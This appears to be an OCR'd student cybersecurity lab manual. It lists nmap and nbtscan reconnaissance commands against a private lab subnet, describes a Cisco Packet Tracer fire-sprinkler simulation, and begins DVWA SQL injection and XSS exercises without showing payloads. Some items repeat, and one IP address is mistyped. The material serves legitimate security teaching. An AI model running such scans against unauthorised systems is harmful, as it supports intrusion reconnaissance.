
28) nmap -sV 192.168.56.101

This scan provides the versions of the services whose ports are open.




29) nmap -O 192.168.56.101

Used for OS detection.



30) nmap -A 192.168.56.101

Used for aggressive scan.




31) Ifconfig

Give our ip-address


nbtscan 192.168.56.0/24

It lists the ip-addresses of all the devices in the specified range.




32) nmap 192.168.56.101

It scans the given ip-address.




33) nmap -p 21,22 92.168.56.101

We can specify particular port numbers to scan.




34) nmap -sT 192.168.56.101

Scans all the tcp connections.




35) nmap -sU 192.168.56.101

Scans all the udp connections.




36) nmap -sV 192.168.56.101

This scan provides the versions of the services whose ports are open.




37) nmap -O 192.168.56.101

Used for OS detection.



38) nmap -A 192.168.56.101


Used for aggressive scan.




6. Networking project on Fire extinguisher using cisco packet tracer.

This project makes use of the Cisco packet tracer. This is utilized so that we can imitate network devices. When smoke is detected, this project is utilized to manage the fire and activate the filter. To achieve this, we primarily require four components: a server, a water sprinkler, a smoke detector, and three autos that emit smoke. After dragging and dropping all of these components into the working area, we must change the server's name to registration server and the water sprinkler's name to sprinkler. Then, all of the networks must be static types, which we can verify in the config in

the settings of each component. Following that, the IPv4 address for the server, water sprinkler, and smoke detector must be assigned. These components' IPv4 addresses will be 1.0.0.1, 1.0.0.2, and 1.0.0.3, respectively. After that, in the server's desktop settings, we must look for the user and create an account with the username admin and password admin. Following that, connect the fire extinguisher and smoke detector by selecting the remote desktop option for each component. Finally, in the server, two conditions must be added: smoke on and smoke off, with the limits established.





Group2:

1. Perform exploiting DVWA

a) Perform SQL injection on DVWA


b) Perform Cross-site scripting on DVWA

c) Perform File upload DVWA

CROSS SITE SCRIPTING AND SQL INJECTION


Step 1:

Get the IP address of metasploitable and search it in firefox




Step 2:

Go to DVWA and click on log in.



